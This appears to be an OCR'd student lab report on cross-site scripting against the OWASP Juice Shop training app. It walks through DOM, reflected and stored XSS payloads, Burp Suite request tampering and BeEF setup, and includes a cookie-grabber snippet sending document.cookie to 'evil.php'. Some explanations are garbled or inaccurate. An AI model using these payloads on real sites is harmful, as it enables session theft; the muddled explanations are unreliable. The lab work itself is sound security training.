



Figure 9 - Experimenting with a mock attack vector, <iframe src="javascript:alert('xss')">

3. Why is this called a DOM XSS attack?

DOM XXS attack is inserting JavaScript Document Object Model (DOM) code. This is essentially injecting DOM code into the backend code. Below is an example of how this works.


My Website
Angela
file:///Users/angelayu/Desktop/Web%20Development/DOM/index.html
Hello
Click Me
Google
Second
Third
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
Adblock Plus
top
Filter
Default levels
Group similar
document;
#document
document.firstElementChild;
<html lang="en" dir="ltr">
<head>…</head>
<body>…</body>
</html>
document.firstElementChild.firstElementChild;
<head>
<meta charset="utf-8">
<title>My Website</title>
<link rel="stylesheet" href="styles.css">
</head>
Untitled
HTML
HEAD
META
TITLE
LINK
BODY
H1
INPUT
BUTTON
UL
LI
A
LI
LI
SCRIPT
Udemy

In the example of this workshop this example may seem a harmless case as it only outputs an alert dialog box. However, in real life scenarios this can be as dangerous as SQL injections where the attacker can steal data from the database for e.g;

```
$sql = "select * from messages where user_id = $user_id and sender = $sender";
```

Where websites without precautions such as SQL sanitisations (see the example below), are vulnerable to have their backend databases data to be compromised.

Example of using single quotes:

```
$sql = "select * from messages where user_id = '$user_id' and sender = '$sender'";
```

Example of using placeholders:

```
$sql = "select * from messages where user_id = ? and sender = ?";

$result = DB::select($sql, array($user_id, $sender));

DB::select("select * from pms where name like '%?%' ", array($name));


DB::select("select * from pms where name like ?", array("%$name%"))
```

Another detrimental possibility is the attacker obtains cookies via

Websites such as Amazon, eBay or Trivago etc. have input sanitisation techniques to stop such script attacks in their search functionalities.

In this example we see a GET method is used to resolve search the queries to match with records on the backend database.

Part II – Reflected XSS

Perform a reflected XSS attack with=<iframe src="javascript:alert(`xss`)">.


1. Log in as the user you created.
2. Do some shopping and then visit the *Order History*.
3. Clicking on the little "Truck" button for any of your orders will show you the d=elivery status of your order.
4. Notice the id parameter in the URL http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9 with fe01-f885a0915b79f2a9 being an example of one of your order numbers?

5. As the fe01-f885a0915b79f2a9 is displayed on the screen, it might be susceptible to an XSS attack.
6. Paste the attack stringinto that URL so that you have http://localhost:3000/#/track-result?id=<iframe src="javascript:alert(`xss`)">
7. Press enter and then refresh that URL to get the XSS payload executed, and the challenge marked as solved (after refresh, you might need to wait a while).

This demonstration is analogous to a reflective(non-persistent) XXS attack, were the XXS infection code arguments that are a part of the GET parameters will be sent to the victim from the server-attacker in a malicious page as a URL or as a href tag embedded in a link to trick the victim to click on it. This way the victim can be directed to the server victim to steal valuable data of the victim including session tokens using a cookie grabber for to relay this information to the attacker's server, for example:

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

These kinds of attacks are usually carried out with social engineering techniques or marketing techniques that are effective clickbait for naïve users (victim)



QUESTION: Why is this called a Reflected XSS attack? How is it different from the previous DOM XSS attack?

Answer:

The previous example of the DOM XSS attack in the URL bar is demonstration of script injection, it is not a non-persistent attack as we are demonstrating it as an actor in place of an attacker server. The first example is just to demonstrate the concept of the effectiveness of injecting script into a site.

In reflected XXS attacks the script is imbedded in the malicious page that looks genuine to the naïve user using a phishing tactic where the injected script will most likely be hidden, such as a hidden form field possibly and/or combined with the MTTP post method to steal user data that grants access to an actual server, after the attacking server has injected the code into the site and redirected the victim to the legitimate site. .

A reflected XXS attack is a designed attack to automate the concept demonstrated in the previous DOM XXS attack

Part III – Persistent XSS

Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> without using the frontend application at all.

First let's set up the Burp Suite web proxy.

1. Start up Burp Suite. It can be found under the Web Application Analysis (or Applications than search for burp suite). When Burp Suite starts there will be a few warnings and update requests. Ignore these and continue. Accept the terms and agreements. Start a Temporary Project. Use Burp defaults. When the Burp Suite starts it will be listening on 127.0.0.1:8080.

2. We can use the Firefox browser, but it may be easier to use the already configured Chromium browser that comes with Burp Suite. Select Proxy->Intercept->Open Browser

3. Test Burp Suite by turning Intercept On and attempting to browse to the Juice Shop web page. Note that you will need to Forward the request. Turn Intercept Off and then notice that the HTTP history keeps a track of HTTP requests and responses

Now let's perform the attack.

1. Log in to the application with the user you created and browse through the Juice Shop web application.

2. Look for a POST request in the HTTP History. Right click the POST request and select Sent to Repeater. (You can use the POST request that goes to /rest/user/login. Think about why the email and password are there captured by Burpsuite in plaintext.)

3. In the Repeater menu, you will find the POST request is editable.


4. Browse the HTTP History for an Authorisation header. Copy your Authorization header from any HTTP request submitted via browser.


5. Edit the Repeater POST request to http://localhost:3000/api/Products

    - Change the first line of POST request to POST /api/Products HTTP/1.1
    - {"name": "XSS", "description": "<iframe src=\"javascript:alert(‘xss’)\">", "price": 47.11} as body (If your email and password there, i.e. {"email":"xxxx@xxxx.com","password":"yyyyyyy"}, delete it)
    - application/json as Content-Type
    - add Bearer ? as Authorization header, replacing the ? with the token you copied from the browser.

6. Send the edited Request. If you do not see the XSS alert code in the description of the related Response, you have made an error or forgotten to include a setting.

7. Visit http://localhost:3000/#/search. Find the new product you have inserted and view the details. An alert box with the text "xss" should appear.





8. Go back to Firefox and view the XSS product details. Note that the XSS message alert should also appear.

QUESTION: Why is this called a Persistent XSS attack? How is it different from the previous Reflected and DOM XSS attacks?

Answer:

The first example of a DOM XSS attack is only a mock-up demonstration of how malicious scripts in reflected and stored XSS attacks work, the example of this case is harmless demonstration.

Non-persistent XXS attacks (reflected) need to be executed in conjunction with social engineering to ensure the active vector reaches the victim.

With Persistent XXS attacks the attack vector is injected into the server itself, rather than a link in an email that redirects to the attacker’s server as is the case with non-persistent attacks. The


malicious script stored in the victim server is triggered when a user client of this server, i.e. the victim user accesses the webpage by making a request to the server.

Part IV - Exploit a XSS vulnerability

Now to see why XSS attacks should be taken seriously.


Browser Exploitation Framework (BeEF) is a penetration testing (pen-testing) tool designed to provide effective client-side attack vectors and to exploit any potential vulnerabilities in the web browser. BeEF is unique among pen-testing frameworks because it does not try to tackle the more secure network interface aspects of a system. Instead, BeEF clings on to one or more web browsers to use as a Pavillion for injecting payloads, executing exploit modules, and testing a system for vulnerabilities by sticking to browser influenced utilities.

6. Unfortunately, the BEEF Framework also uses port 3000 on localhost by default but we have already used port 3000 for the Juice Shop. So we will have to change the configuration by going to the /etc/beef-xss/config.yaml file and editing the port setting to 4000.



7. Start the BEEF framework by going to Application->System Services->beef start. The system will try to start the user interface in a browser, but it may error. That is fine. Open the BEEF user interface in Firefox.


   http://127.0.0.1:4000/ui/panel




3. Log into the BEEF web page. Use the new credentials for the beef user if you have been prompted for them. (In case you forgot your password like I did, you can find it from config.yaml)

4. Now to create the XSS attack in the Juice Shop. Follow the same steps as the previous exercise but instead of <iframe src=\"javascript:alert(‘xss’)\"> for the description of the new product insert the following string:

